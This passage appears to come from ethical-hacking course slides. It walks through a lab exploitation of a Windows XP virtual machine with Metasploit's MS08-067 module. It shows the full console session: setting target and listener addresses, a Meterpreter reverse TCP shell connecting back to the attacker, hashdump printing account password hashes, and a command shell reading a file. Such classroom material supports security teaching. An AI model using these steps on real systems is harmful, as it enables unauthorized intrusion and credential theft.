msf exploit(ms08_067_netapi) > show options
```

```
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST	10.76.5.201	yes	The target address
RPORT	445	yes	The SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
--	----
0	Automatic Targeting

*The LHOST (local host) of the
attack system needs to be set*

```
msf exploit(ms08_067_netapi) >
```

Use Metasploit to carry out the exploit



Set the Kali IP address as the local host for the payload.

Kali

```

msf exploit(ms08_067_netapi) > set LHOST 10.76.5.150
LHOST => 10.76.5.150
msf exploit(ms08_067_netapi) >
  
```

When the payload runs on the victim system it will connect back to this IP address allowing the attacker to take control

Use Metasploit to carry out the exploit



Review options one last time.

Kali

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     10.76.5.201     yes       The target address
  RPORT     445              yes       The SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.76.5.150     yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > 
```

The Current Setting column shows all required variables have been set

Use Metasploit to carry out the exploit



Use the exploit command to start the attack.

Kali

```

msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.76.5.150:4444
[*] 10.76.5.201:445 - Automatically detecting the target...
[*] 10.76.5.201:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 10.76.5.201:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 10.76.5.201:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 10.76.5.201
[*] Meterpreter session 3 opened (10.76.5.150:4444 -> 10.76.5.201:1036) at 2016-08-24 17:10:34 -0700

meterpreter >
  
```

Once you see the meterpreter prompt you have gained access and have control of the victim PC.

Use Metasploit to carry out the exploit



Review available meterpreter commands

Kali

```

meterpreter > help

Core Commands
=====

Command      Description
-----
?            Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
help         Help menu
info         Displays information about a Post module
irb          Drop into irb scripting mode
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
migrate      Migrate the server to another process
quit         Terminate the meterpreter session
read         Reads data from a channel
resource     Run the commands stored in a file
run          Executes a meterpreter script or Post module
set_timeouts Set the current session timeout values
sleep        Force Meterpreter to go quiet, then re-establish session.
transport    Change the current transport mechanism
use          Deprecated alias for 'load'
uuid         Get the UUID for the current session
write        Writes data to a channel
  
```

The help command will show a ton of available commands some of which we will try now

Use Metasploit to carry out the exploit



**Show system information
about the remote victim.**

Kali

```
meterpreter >
meterpreter > sysinfo
Computer       : EH-WINXP-05
OS             : Windows XP (Build 2600, Service Pack 2).
Architecture  : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/win32
meterpreter >
```

sysinfo shows target system information

Use Metasploit to carry out the exploit



Show network settings on the remote victim.

Kali

```
meterpreter > ipconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : VMware Accelerated AMD PCNet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:50:56:af:16:3a
MTU        : 1500
IPv4 Address : 10.76.5.201
IPv4 Netmask : 255.255.255.0

meterpreter >
```

*ipconfig shows
target system
network settings*

Use Metasploit to carry out the exploit



Show accounts and passwords on the remote victim.

Kali

```
meterpreter > hashdump
Administrator:500:c63e3ad42d04b97ee68aa26a841a86fa:020356e54c9ee2bc1975862b71b4f39f:::
cis76 student:1003:c63e3ad42d04b97ee68aa26a841a86fa:020356e54c9ee2bc1975862b71b4f39f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1004:4cc3993dddee19661e65b3ca0ff48f09:15f60a7495eeebdd8c6440d0762b5577:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9da82c6ce0e8f93c016efbce95e37e34:::
meterpreter > █
```

hashdump shows user accounts and encrypted passwords on victim system

Use Metasploit to carry out the exploit



Get a shell and show the contents of the confidential.txt file.

Kali

```

meterpreter > shell
Process 600 created.
Channel 4 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd c:\Documents and Settings\cis76 student\Desktop
cd c:\Documents and Settings\cis76 student\Desktop

C:\Documents and Settings\cis76 student\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1C6F-0AAD

Directory of C:\Documents and Settings\cis76 student\Desktop

08/24/2016  01:10 PM    <DIR>          .
08/24/2016  01:10 PM    <DIR>          ..
08/24/2016  02:04 PM                46 Confidential.txt
               1 File(s)                46 bytes
               2 Dir(s)  6,493,384,704 bytes free

C:\Documents and Settings\cis76 student\Desktop>type Confidential.txt
type Confidential.txt
My name is Rich and my favorite color is blue.
C:\Documents and Settings\cis76 student\Desktop>
  
```


The shell command gives you a cmd.exe command shell on the victim system

Use Metasploit to carry out the exploit



Show the victims desktop

Kali



run vnc lets you view the victim's desktop

Rich To Do: Find out why the mouse is not working via VNC.

References

- Computer Security Student (CSS),
<http://www.binarytides.com/hack-windows-xp-metasploit/>
- BinaryTides,
http://www.computersecuritystudent.com/SECURITY_TOOLS/Metasploit/lesson7/